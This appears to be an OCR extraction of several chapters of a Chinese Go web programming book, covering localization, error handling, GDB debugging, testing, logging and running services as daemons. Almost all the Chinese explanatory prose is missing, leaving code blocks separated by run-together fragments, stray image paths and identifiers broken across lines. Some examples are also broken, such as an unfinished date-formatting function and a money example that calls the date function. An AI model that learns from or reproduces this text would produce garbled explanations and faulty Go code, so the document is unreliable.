-
- :
- :

9.7

CSRFXSSSQLWebWebGobase64aesdes

WebWebGoWeb

links

-
- :
- :

10

Web

Internationalization and localization,i18nL10N

Goi18ngo-i18nGoi18n


locale

1locale

2locale

3locale

localelocalelocalei18n



links

-
- :
- :

10.1

Locale

Localelocale"en""zh""en_US""en_UK" "zh_CN.gb2312"gb2312

GO"UTF-8"i18nlocalei18nlocale

> LinuxSolaris `locale -a` BSDlocale/usr/share/locale

Locale

locale()localelocale

Locale

Localewww.asta.com()www.asta.cnlocale

- URL
-
- Gomap
- SEO

locale

```
if r.Host == "www.asta.com" {
    i18n.SetLocale("en")
} else if r.Host == "www.asta.cn" {
    i18n.SetLocale("zh-CN")
} else if r.Host == "www.asta.tw" {
    i18n.SetLocale("zh-TW")
}
```

"en.asta.com""cn.asta.com"

```
prefix := strings.Split(r.Host,".")

if prefix[0] == "en" {
    i18n.SetLocale("en")
} else if prefix[0] == "cn" {
    i18n.SetLocale("zh-CN")
} else if prefix[0] == "tw" {
    i18n.SetLocale("zh-TW")
}
```

LocaleWebLocaleurl

Locale

LocaleURLwww.asta.com/hello?locale=zhwww.asta.com/zh/hello `i18n.SetLocale(params["locale"])`

LocaleRESTfullinklocaleurllink `locale=params["locale"]`

URLRESTfulwww.asta.com/en/books()www.asta.com/zh/books() URLSEOURLURLrouterlocale(RESTrouter)

```
mux.Get("/:locale/books", listbook)
```

URLLocale()IPWeb

- Accept-Language

HTTP `Accept-Language` Go `Accept-Language`

```
AL := r.Header.Get("Accept-Language")
if AL == "en" {
    i18n.SetLocale("en")
} else if AL == "zh-CN" {
    i18n.SetLocale("zh-CN")
} else if AL == "zh-TW" {
    i18n.SetLocale("zh-TW")
}
```

- IP

  IPIPIPGeoIP Lite CountryIPIP

- profile

  localeprofilelocalelocale

LocaleLocale

links

-
- :
- :

10.2

LocaleLocaleLocaleGoJSON(,en.jsonzh-CN.json)

Web:mapkey-valuemap

```
package main

import "fmt"

var locales map[string]map[string]string

func main() {
    locales = make(map[string]map[string]string, 2)
    en := make(map[string]string, 10)
    en["pea"] = "pea"
    en["bean"] = "bean"
    locales["en"] = en
    cn := make(map[string]string, 10)
    cn["pea"] = ""
    cn["bean"] = ""
    locales["zh-CN"] = cn
    lang := "zh-CN"
    fmt.Println(msg(lang, "pea"))
    fmt.Println(msg(lang, "bean"))
}

func msg(locale, key string) string {
    if v, ok := locales[locale]; ok {
        if v2, ok := v[key]; ok {
            return v2
        }
    }
    return ""
}
```

localekeylangen

key-value"I am 30 years old","30"30 `fmt.Printf`

```
en["how old"] ="I am %d years old"
cn["how old"] ="%d"

fmt.Printf(msg(lang, "how old"), 30)
```

JSON `json.Unmarshal`map

Locale `20121024  231113 CST  `: `Wed Oct 24 23:11:13 CST 2012`:

1.
2.

$GOROOT/lib/timetimeinfo.ziplocalelocale `time.LoadLocation(name string)` locale `Asia/Shanghai` `America/Chicago` `time.Now` Time():

```
en["time_zone"]="America/Chicago"
cn["time_zone"]="Asia/Shanghai"

loc,_:=time.LoadLocation(msg(lang,"time_zone"))
t:=time.Now()
t = t.In(loc)
fmt.Println(t.Format(time.RFC3339))
```

:

```
en["date_format"]="%Y-%m-%d %H:%M:%S"
cn["date_format"]="%Y%m%d %H%M%S"

fmt.Println(date(msg(lang,"date_format"),t))

func date(fomate string,t time.Time) string{
    year, month, day = t.Date()
    hour, min, sec = t.Clock()
    //%Y %m %d %H %M %S
    //%Y    2012
    //%m    10
    //%d    24
}
```

:

```
en["money"] ="USD %d"
cn["money"] ="%d"

fmt.Println(date(msg(lang,"date_format"),100))
```

```
    func money_format(fomate string,money int64) string{
        return fmt.Sprintf(fomate,money)
    }
```

Localecssjslocale

```
    views
    |--en  //
        |--images     //
        |--js         //JS
        |--css        //css
        index.tpl     //
        login.tpl     //
    |--zh-CN //
        |--images
        |--js
        |--css
        index.tpl
        login.tpl
```

```
    s1, _ := template.ParseFiles("views"+lang+"index.tpl")
    VV.Lang=lang
    s1.Execute(os.Stdout, VV)
```

index.tpl

```
    // js
    <script type="text/javascript" src="views/{{.VV.Lang}}/js/jquery/jquery-1.8.0.min.js"></script>
    // css
    <link href="views/{{.VV.Lang}}/css/bootstrap-responsive.min.css"
 rel="stylesheet">
    //
    <img src="views/{{.VV.Lang}}/https://raw.githubusercontent.com/
astaxie/build-web-application-with-golang/master/zh/images/btn.png">
```

---

langkey-valueLocaleLocale `fmt.Printf` Localelang

links

-
- :
- :

10.3

Locale

Localeconfig/localesen.jsonzh.json

```
    # zh.json

    {
    "zh": {
        "submit": ""  ,
        "create": ""
        }
    }

    #en.json

    {
    "en": {
        "submit": "Submit",
        "create": "Create"
        }
    }
```

—— go-i18ngo-i18nconfig/locales,locale

```
Tr:=i18n.NewLocale()
Tr.LoadPath("config/locales")
```

```
fmt.Println(Tr.Translate("submit"))
//Submit
Tr.SetLocale("zn")
fmt.Println(Tr.Translate("submit"))
//“”
```

---

go-i18n

```
//go-i18n/locales

//zh.jsonen-jsonen-US.json
```

```
    func (il *IL) loadDefaultTranslations(dirPath string) error {
        dir, err := os.Open(dirPath)
        if err != nil {
            return err
        }
        defer dir.Close()

        names, err := dir.Readdirnames(-1)
        if err != nil {
            return err
        }

        for _, name := range names {
            fullPath := path.Join(dirPath, name)

            fi, err := os.Stat(fullPath)
            if err != nil {
                return err
            }

            if fi.IsDir() {
                if err := il.loadTranslations(fullPath); err != nil
 {
                    return err
                }
            } else if locale := il.matchingLocaleFromFileName(name)
; locale != "" {
                file, err := os.Open(fullPath)
                if err != nil {
                    return err
                }
                defer file.Close()

                if err := il.loadTranslation(file, locale); err !=
nil {
                    return err
                }
            }
        }

        return nil
    }
```

:

```
//locale=zh

fmt.Println(Tr.Time(time.Now()))
//2009108  20:37:58 CST

fmt.Println(Tr.Time(time.Now(),"long"))
//2009108

fmt.Println(Tr.Money(11.11))
//:11.11
```

template mapfunc

"Tr.Translate""Tr.Time""Tr.Money"Gomapfunc

1.

`Tr.Translate` mapFunc

```
func I18nT(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return Tr.Translate(s)
}
```

```
t.Funcs(template.FuncMap{"T": I18nT})
```

```
{{.V.Submit | T}}
```

1.

`Tr.Time` mapFunc

```
func I18nTimeDate(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return Tr.Time(s)
}
```

```
t.Funcs(template.FuncMap{"TD": I18nTimeDate})
```

```
{{.V.Now | TD}}
```

1.

`Tr.Money` mapFunc

```
func I18nMoney(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return Tr.Money(s)
}
```

```
t.Funcs(template.FuncMap{"M": I18nMoney})
```

```
{{.V.Money | M}}
```

Webgo-i18nWebpipeline

links

-
- :
- :

10.4

i18ngo-i18n https://github.com/astaxie/go-i18n WebGo

links

-
- :
- :


11

""bugbug

Web11.1Go11.2GDB

11.3GoGo

Go Web



links

-
- :
- :

11.1

GoCC-1NULLAPI:0,Goerrorerrornil
`os.Open`nilerror

```
func Open(name string) (file *File, err error)
```

`os.Open` `log.Fatal`

```
f, err := os.Open("filename.ext")
if err != nil {
    log.Fatal(err)
}
```

`os.Open`APIerrorerrorWeberror

Error

error

```
type error interface {
    Error() string
}
```

error/builtin/ errorerrorserrorString

```
// errorString is a trivial implementation of error.
type errorString struct {
    s string
}

func (e *errorString) Error() string {
    return e.s
}
```

`errors.New` errorStringerror

```
// New returns an error that formats as the given text.
func New(text string) error {
    return &errorString{text}
}
```

`errors.New` :

```
func Sqrt(f float64) (float64, error) {
    if f < 0 {
        return 0, errors.New("math: square root of negative num
ber")
    }
    // implementation
}
```

Sqrtnon-nilerrorniltruefmt.Println(fmterrorError)

```
f, err := Sqrt(-1)
if err != nil {
    fmt.Println(err)
}
```

Error

errorinterfaceJson

```
type SyntaxError struct {
    msg    string //
    Offset int64  //
}

func (e *SyntaxError) Error() string { return e.msg }
```

OffsetError:

```
if err := dec.Decode(&val); err != nil {
    if serr, ok := err.(*json.SyntaxError); ok {
        line, col := findLine(f, serr.Offset)
        return fmt.Errorf("%s:%d:%d: %v", f.Name(), line, col, err)
    }
    return err
}
```

error

```
func Decode() *SyntaxError { // err!=niltrue

    var err *SyntaxError     //
    if  {
        err = &SyntaxError{}
    }
    return err               // errnilerr!=niltrue
}
```

http://golang.org/doc/faq#nil_error

Errornet

```
package net

type Error interface {
    error
    Timeout() bool   // Is the error a timeout?
    Temporary() bool // Is the error temporary?
}
```

errnet.Error,sleep 1

```
if nerr, ok := err.(net.Error); ok && nerr.Temporary() {
    time.Sleep(1e9)
    continue
}
if err != nil {
    log.Fatal(err)
}
```

GoC:

```
func init() {
    http.HandleFunc("/view", viewRecord)
    }

    func viewRecord(w http.ResponseWriter, r *http.Request) {
        c := appengine.NewContext(r)
        key := datastore.NewKey(c, "Record", r.FormValue("id"), 0,
nil)
        record := new(Record)
        if err := datastore.Get(c, key, record); err != nil {
            http.Error(w, err.Error(), 500)
            return
        }
        if err := viewTemplate.Execute(w, record); err != nil {
            http.Error(w, err.Error(), 500)
        }
    }
```

`http.Error`500HandleFunc(HTTP)

```
    type appHandler func(http.ResponseWriter, *http.Request) error

    func (fn appHandler) ServeHTTP(w http.ResponseWriter, r *http.R
equest) {
        if err := fn(w, r); err != nil {
            http.Error(w, err.Error(), 500)
        }
    }
```

```
    func init() {
        http.Handle("/view", appHandler(viewRecord))
    }
```

/view

```
    func viewRecord(w http.ResponseWriter, r *http.Request) error {
        c := appengine.NewContext(r)
        key := datastore.NewKey(c, "Record", r.FormValue("id"), 0, nil)
        record := new(Record)
        if err := datastore.Get(c, key, record); err != nil {
            return err
        }
        return viewTemplate.Execute(w, record)
    }
```

500

```
    type appError struct {
        Error   error
        Message string
        Code    int
    }
```

```
    type appHandler func(http.ResponseWriter, *http.Request) *appError

    func (fn appHandler) ServeHTTP(w http.ResponseWriter, r *http.Request) {
        if e := fn(w, r); e != nil { // e is *appError, not os.Error.
            c := appengine.NewContext(r)
            c.Errorf("%v", e.Error)
            http.Error(w, e.Message, e.Code)
        }
    }
    func viewRecord(w http.ResponseWriter, r *http.Request) *appErr
or {
        c := appengine.NewContext(r)
        key := datastore.NewKey(c, "Record", r.FormValue("id"), 0,
nil)
        record := new(Record)
        if err := datastore.Get(c, key, record); err != nil {
            return &appError{err, "Record not found", 404}
        }
        if err := viewTemplate.Execute(w, record); err != nil {
            return &appError{err, "Can't display record", 500}
        }
        return nil
    }
```

view

GoerrorWeb

links

-
- :
- : GDB

11.2 GDB

GoPHPPythonGoPrintlnPythonpdb/ipdbJavascript GoGDBGoGDBGDBGDBGo

godelveGo

GDB

GDBFSF()UNIXGDB

1.
2.
3.
4.

GoGDB7.1

Go

1. -ldflags "-s"debug
2. -gcflags "-N -l" GoGDB

GDB

- list

  `l` `list 15`15

  ```
  10            time.Sleep(2 * time.Second)
  11            c <- i
  12        }
  13        close(c)
  14    }
  15
  16    func main() {
  17        msg := "Starting main"
  18        fmt.Println(msg)
  19        bus := make(chan int)
  ```

- break

`b` , `b 10`

- delete `d` , `info breakpoints`

```
  Num     Type           Disp Enb Address            What
  2       breakpoint     keep y   0x0000000000400dc3 in main.ma
in at /home/xiemengjun/gdb.go:23
  breakpoint already hit 1 time
```

- backtrace

  `bt` ,

```
  #0  main.main () at /home/xiemengjun/gdb.go:23
  #1  0x000000000040d61e in runtime.main () at /home/xiemengjun/
go/src/pkg/runtime/proc.c:244
  #2  0x000000000040d6c1 in schedunlock () at /home/xiemengjun/
go/src/pkg/runtime/proc.c:267
  #3  0x0000000000000000 in ?? ()
```

- info

  info

  - `info locals`

  - `info breakpoints`

  - `info goroutines`

    goroutine,*

    ```
      * 1  running runtime.gosched
    ```

```
  * 2  syscall runtime.entersyscall
    3  waiting runtime.gosched
    4 runnable runtime.gosched
```

- print

  `p` $len()$cap()stringslicesmaps

- whatis

  `whatis msg`,

  ```
  type = struct string
  ```

- next

  `n`, `n`

- coutinue

  `c` N

- set variable

  `set variable <var>=<value>`

GDBGo

```
package main

import (
    "fmt"
    "time"
```

```
    )

    func counting(c chan<- int) {
        for i := 0; i < 10; i++ {
            time.Sleep(2 * time.Second)
            c <- i
        }
        close(c)
    }

    func main() {
        msg := "Starting main"
        fmt.Println(msg)
        bus := make(chan int)
        msg = "starting a gofunc"
        go counting(bus)
        for count := range bus {
            fmt.Println("count:", count)
        }
    }
```

gdbfile:

```
go build -gcflags "-N -l" gdbfile.go
```

gdb

```
gdb gdbfile
```

`run`

```
(gdb) run
Starting program: /home/xiemengjun/gdbfile
Starting main
count: 0
count: 1
count: 2
count: 3
```

```
count: 4
count: 5
count: 6
count: 7
count: 8
count: 9
[LWP 2771 exited]
[Inferior 1 (process 2771) exited normally]
```

```
(gdb) b 23
Breakpoint 1 at 0x400d8d: file /home/xiemengjun/gdbfile.go, line 23
.
(gdb) run
Starting program: /home/xiemengjun/gdbfile
Starting main
[New LWP 3284]
[Switching to LWP 3284]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23              fmt.Println("count:", count)
```

`b 23`23 `run` `list`

```
(gdb) list
18          fmt.Println(msg)
19          bus := make(chan int)
20          msg = "starting a gofunc"
21          go counting(bus)
22          for count := range bus {
23              fmt.Println("count:", count)
24          }
25      }
```

GDB

```
(gdb) info locals
```

```
count = 0
bus = 0xf840001a50
(gdb) p count
$1 = 0
(gdb) p bus
$2 = (chan int) 0xf840001a50
(gdb) whatis bus
type = chan int
```

```
(gdb) c
Continuing.
count: 0
[New LWP 3303]
[Switching to LWP 3303]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
(gdb) c
Continuing.
count: 1
[Switching to LWP 3302]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
```

`c` for

```
(gdb) info locals
count = 2
bus = 0xf840001a50
(gdb) set variable count=9
(gdb) info locals
count = 9
bus = 0xf840001a50
(gdb) c
Continuing.
count: 9
```

```
[Switching to LWP 3302]

Breakpoint 1, main.main () at /home/xiemengjun/gdbfile.go:23
23 fmt.Println("count:", count)
```

goroutinegoroutine

```
(gdb) info goroutines
* 1 running runtime.gosched
* 2 syscall runtime.entersyscall
3 waiting runtime.gosched
4 runnable runtime.gosched
(gdb) goroutine 1 bt
#0 0x000000000040e33b in runtime.gosched () at /home/xiemengjun/go/
src/pkg/runtime/proc.c:927
#1 0x0000000000403091 in runtime.chanrecv (c=void, ep=void, selecte
d=void, received=void)
at /home/xiemengjun/go/src/pkg/runtime/chan.c:327
#2 0x000000000040316f in runtime.chanrecv2 (t=void, c=void)
at /home/xiemengjun/go/src/pkg/runtime/chan.c:420
#3 0x0000000000400d6f in main.main () at /home/xiemengjun/gdbfile.g
o:22
#4 0x000000000040d0c7 in runtime.main () at /home/xiemengjun/go/src
/pkg/runtime/proc.c:244
#5 0x000000000040d16a in schedunlock () at /home/xiemengjun/go/src/
pkg/runtime/proc.c:267
#6 0x0000000000000000 in ?? ()
```

goroutinesgoruntine

GDBGo `run` `print` `info` `set variable` `coutinue` `list` `break` GDBGo GDBGDB

links

-

- :
- : Go

11.3 Go

Go

Go`testing``go test`  `testing`

gotests:

```
go get -u -v github.com/cweill/gotests/...
```

`go test` `gotest`,

gotest.gogotest_test.go

1. gotest.go::

```
package gotest

import (
    "errors"
)

func Division(a, b float64) (float64, error) {
    if b == 0 {
        return 0, errors.New("0"     )
    }

    return a / b, nil
}
```

1. gotest_test.go:

    - `_test.go` `go test`
    - import `testing`
    - `Test`
    -
    - `TestXxx()` `testing.T`
    - `func TestXxx (t *testing.T)` , `Xxx` [a-z] `Testintdiv`
    - `testing.T` `Error` , `Errorf` , `FailNow` , `Fatal` , `FatalIf` `Log`

```
        package gotest

        import (
            "testing"
        )

        func Test_Division_1(t *testing.T) {
            if i, e := Division(6, 2); i != 3 || e != nil { //try a
  unit test on function
                t.Error("         ") //
            } else {
                t.Log("        ") //
            }
        }

        func Test_Division_2(t *testing.T) {
            t.Error("     ")
        }
```

```
`go test`,

    --- FAIL: Test_Division_2 (0.00 seconds)
        gotest_test.go:16:
    FAIL
    exit status 1
    FAIL    gotest    0.013s
`t.Error``go test``go test -v`


    === RUN Test_Division_1
    --- PASS: Test_Division_1 (0.00 seconds)
        gotest_test.go:11:
    === RUN Test_Division_2
    --- FAIL: Test_Division_2 (0.00 seconds)
        gotest_test.go:16:
    FAIL
    exit status 1
    FAIL    gotest    0.012s
                           1`Test_Division_1`          2`Test_Divis
ion_2`                            2
```

```
        func Test_Division_2(t *testing.T) {
            if _, e := Division(6, 0); e == nil { //try a unit test
 on function
                t.Error("Division did not work as expected.") //

            } else {
                t.Log("one test passed.", e) //
            }
        }
```

```
`go test -v`

    === RUN Test_Division_1
    --- PASS: Test_Division_1 (0.00 seconds)
        gotest_test.go:11:
    === RUN Test_Division_2
    --- PASS: Test_Division_2 (0.00 seconds)
        gotest_test.go:20: one test passed. 0
    PASS
    ok      gotest    0.013s
```

(,

- XXX

```
func BenchmarkXXX(b *testing.B) { ... }
```

- `go test` `-test.bench` : `-test.bench="test_name_regex"` , `go test -test.bench=".*"`
- , `testing.B.N` ,
- `_test.go`

webbench_test.go

```
package gotest

import (
    "testing"
)

func Benchmark_Division(b *testing.B) {
    for i := 0; i < b.N; i++ { //use b.N for looping
        Division(4, 5)
    }
}

func Benchmark_TimeConsumingFunction(b *testing.B) {
    b.StopTimer() //

    //,,,
    //

    b.StartTimer() //
    for i := 0; i < b.N; i++ {
        Division(4, 5)
    }
}
```

`go test -file webbench_test.go -test.bench=".*"`

```
PASS
Benchmark_Division	500000000	         7.76 ns/op
Benchmark_TimeConsumingFunction	500000000	         7.80 ns/op
ok  	gotest	9.364s
```

`TestXXX` `Benchmark_Division`5000000007.76 `Benchmark_TimeConsumingFunction`5000000007.80

`testing` `go test`,go test

links

-
- : GDB
- :

11.4

GoGDBGDBGo `testing` `go test`Web()


links

-
- : Go
- :

12

10%90%10%10%

GoGoCdaemon



links

-
- :
- :

12.1

WebGologfmtpanicGoJavaC++log4jlog4cpp: logrus seelog

##logrus logrusGologAPI,Go

logrus

```
go get -u github.com/sirupsen/logrus
```

:

```
package main

import (
    log "github.com/Sirupsen/logrus"
)

func main() {
log.WithFields(log.Fields{
    "animal": "walrus",
}).Info("A walrus appears")
}
```

logrus

```
package main

import (
    log "github.com/Sirupsen/logrus"
    "os"
)

func init() {
    // JSONASCII
    log.SetFormatter(&log.JSONFormatter{})

    // stdoutstderr
    log.SetOutput(os.Stdout)

    //
    log.SetLevel(log.WarnLevel)
}

func main() {
    log.WithFields(log.Fields{
        "animal": "walrus",
        "size":   10,
    }).Info("A group of walrus emerges from the ocean")

    log.WithFields(log.Fields{
        "omg":    true,
        "number": 122,
    }).Warn("The group's number increased tremendously!")

    log.WithFields(log.Fields{
        "omg":    true,
        "number": 100,
    }).Fatal("The ice breaks!")

    //
    // logrus.EntryWithFields()
    contextLogger := log.WithFields(log.Fields{
        "common": "this is a common field",
        "other":  "I also should be logged always",
    })

    contextLogger.Info("I'll be logged with common and other field")
    contextLogger.Info("Me too")
}
```

seelog

seelogGo

- XML
-
-
-
    -
    -
    -
    - log rotate
    - SMTP

seelogwiki

seelog

```
go get -u github.com/cihub/seelog
```

```
package main

import log "github.com/cihub/seelog"

func main() {
    defer log.Flush()
    log.Info("Hello from Seelog!")
}
```

`Hello from seelog`seelog

seelog

seelog

```
package logs

import (
    // "errors"
    "fmt"
    seelog "github.com/cihub/seelog"
    // "io"
)

var Logger seelog.LoggerInterface

func loadAppConfig() {
    appConfig := `
<seelog minlevel="warn">
    <outputs formatid="common">
        <rollingfile type="size" filename="/data/logs/roll.log" maxsize="100000" maxrolls="5"/>
        <filter levels="critical">
            <file path="/data/logs/critical.log" formatid="critical"/>
            <smtp formatid="criticalemail" senderaddress="astaxie@gmail.com" sendername="ShortUrl API" hostname="smtp.gmail.com" hostport="587" username="mailusername" password="mailpassword">
                <recipient address="xiemengjun@gmail.com"/>
            </smtp>
        </filter>
    </outputs>
    <formats>
        <format id="common" format="%Date/%Time [%LEV] %Msg%n" />
        <format id="critical" format="%File %FullPath %Func %Msg%n" />
        <format id="criticalemail" format="Critical error on our server!\n     %Time %Date %RelFile %Func %Msg \nSent by Seelog"/>
    </formats>
</seelog>
`
    logger, err := seelog.LoggerFromConfigAsBytes([]byte(appConfig))
    if err != nil {
        fmt.Println(err)
        return
    }
    UseLogger(logger)
}

func init() {
    DisableLog()
    loadAppConfig()
}

// DisableLog disables all library log output
func DisableLog() {
    Logger = seelog.Disabled
}

// UseLogger uses a specified seelog.LoggerInterface to output library log.
```

```
// Use this func if you are using Seelog logging system in your app.
func UseLogger(newLogger seelog.LoggerInterface) {
    Logger = newLogger
}
```

- `DisableLog`

  LoggerseelogLogger

- `loadAppConfig`

  seelogXML

  - seelog

    minlevel,maxlevel

  - outputs

    log rotatefiltercritical

  - formats

- `UseLogger`

```
package main

import (
    "net/http"
```

```
        "project/logs"
        "project/configs"
        "project/routes"
    )

    func main() {
        addr, _ := configs.MainConfig.String("server", "addr")
        logs.Logger.Info("Start server at:%v", addr)
        err := http.ListenAndServe(addr, routes.NewMux())
        logs.Logger.Critical("Server err:%v", err)
    }
```

---

smtp

```
    <smtp formatid="criticalemail" senderaddress="astaxie@gmail.com"
 sendername="ShortUrl API" hostname="smtp.gmail.com" hostport="587"
username="mailusername" password="mailpassword">
        <recipient address="xiemengjun@gmail.com"/>
    </smtp>
```

criticalemailrecipient

```
    logs.Logger.Critical("test Critical message")
```

CriticalEmail

"Info""warn"linuxgrep

```
    # cat /data/logs/roll.log | grep "failed login"
    2012-12-11 11:12:00 WARN : failed login attempt from 11.22.33.44
 username password
```

Webseeloglogrotate

---

seelogseelogminlevel

links

-
- :
- :

12.2

WebWeb

-
  -
  - SQLSQL
  -
-
  - inijson
  -

- HTTP404401()403()503()

-
-

- Web(404.html)(error.html)
- errnil404
- ()
-

-

  404.htmlerror.html

```
        <html lang="en">
        <head>
            <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
            <title>     </title>
            <meta name="viewport" content="width=device-width, initial-scale=1.0">

        </head>
        <body>
        <div class="container">
            <div class="row">
                <div class="span10">
                    <div class="hero-unit">
```

```
                        <h1>404!</h1>
                        <p>{{.ErrorInfo}}</p>
                    </div>
                </div><!--/span-->
            </div>
        </div>
        </body>
        </html>
```

```

```

```


        <html lang="en">
        <head>
            <meta http-equiv="Content-Type" content="text/html; cha
rset=utf-8">
            <title>      </title>
            <meta name="viewport" content="width=device-width, init
ial-scale=1.0">

        </head>
        <body>
        <div class="container">
            <div class="row">
                <div class="span10">
                    <div class="hero-unit">
                        <h1>!       </h1>
                        <p>{{.ErrorInfo}}</p>
                    </div>
                </div><!--/span-->
            </div>
        </div>
        </body>
        </html>
```

```
404
```

```
        func (p *MyMux) ServeHTTP(w http.ResponseWriter, r *http.Request) {
            if r.URL.Path == "/" {
                sayhelloName(w, r)
                return
            }
            NotFound404(w, r)
            return
        }

        func NotFound404(w http.ResponseWriter, r *http.Request) {
            log.Error(""     )   //
            t, _ = t.ParseFiles("tmpl/404.html", nil)  //
            ErrorInfo := ""      //
            t.Execute(w, ErrorInfo)  //merger
        }

        func SystemError(w http.ResponseWriter, r *http.Request) {
            log.Critical(""    )   //Critical

            t, _ = t.ParseFiles("tmpl/error.html", nil)  //
            ErrorInfo := ""        //
            t.Execute(w, ErrorInfo)  //merger
        }
```

---

try...catchGopanicos.Openpanicnet.ConnWrite
panic

panicx[j]jpanicpanicgoroutinepanicpanicGo
panicuidUserusernameuidrecoverrecover

```
    func GetUser(uid int) (username string) {
        defer func() {
            if x := recover(); x != nil {
                username = ""
            }
        }()

        username = User[uid]
        return
    }
```

packagepanicpanicrecoverpackage

WebGo

links

-
- :
- :

12.3

WebGoCdaemonGodaemonGoSupervisordupstart daemontoolsSupervisord

daemon

GodaemonGobug `http://code.google.com/p/go/issues/detail?id=227`fork

daemon

- MarGoCommond

```
        d := flag.Bool("d", false, "Whether or not to launch in the background(like a daemon)")
        if *d {
            cmd := exec.Command(os.Args[0],
                "-close-fds",
                "-addr", *addr,
                "-call", *call,
            )
            serr, err := cmd.StderrPipe()
            if err != nil {
                log.Fatalln(err)
            }
            err = cmd.Start()
            if err != nil {
                log.Fatalln(err)
            }
            s, err := ioutil.ReadAll(serr)
            s = bytes.TrimSpace(s)
            if bytes.HasPrefix(s, []byte("addr: ")) {
                fmt.Println(string(s))
                cmd.Process.Release()
            } else {
                log.Printf("unexpected response from MarGo: `%s` error: `%v`\n", s, err)
                cmd.Process.Kill()
            }
        }
```

- syscall

```
        package main

        import (
            "log"
            "os"
            "syscall"
        )

        func daemon(nochdir, noclose int) int {
            var ret, ret2 uintptr
            var err uintptr

            darwin := syscall.OS == "darwin"
            // already a daemon
            if syscall.Getppid() == 1 {
                return 0
            }

            // fork off the parent process
            ret, ret2, err = syscall.RawSyscall(syscall.SYS_FORK, 0, 0, 0)
            if err != 0 {
                return -1
            }

            // failure
            if ret2 < 0 {
                os.Exit(-1)
            }

            // handle exception for darwin
            if darwin && ret2 == 1 {
                ret = 0
            }

            // if we got a good PID, then we call exit the parent process.
            if ret > 0 {
                os.Exit(0)
            }

            /* Change the file mode mask */
            _ = syscall.Umask(0)

            // create a new SID for the child process
            s_ret, s_errno := syscall.Setsid()
            if s_errno != 0 {
                log.Printf("Error: syscall.Setsid errno: %d", s_errno)
            }
            if s_ret < 0 {
                return -1
            }

            if nochdir == 0 {
                os.Chdir("/")
            }
```

```
            if noclose == 0 {
                f, e := os.OpenFile("/dev/null", os.O_RDWR, 0)
                if e == nil {
                    fd := f.Fd()
                    syscall.Dup2(fd, os.Stdin.Fd())
                    syscall.Dup2(fd, os.Stdout.Fd())
                    syscall.Dup2(fd, os.Stderr.Fd())
                }
            }

            return 0
        }
```

Godaemondaemonskynetdaemon

Supervisord

GodaemonSupervisordSupervisordPythonsupervisorddaemon

> SupervisordSupervisordSupervisord100000
> Supervisord10241024.

Supervisord

Supervisord`sudo easy_install supervisor`Supervisord `setup.py install`

- easy_installsetuptools

  `http://pypi.python.org/pypi/setuptools#files`python `sh setuptoolsxxxx.egg`easy_installSupervisord

Supervisord

Supervisord/etc/supervisord.conf

```
    ;/etc/supervisord.conf
    [unix_http_server]
    file = /var/run/supervisord.sock
    chmod = 0777
    chown= root:root

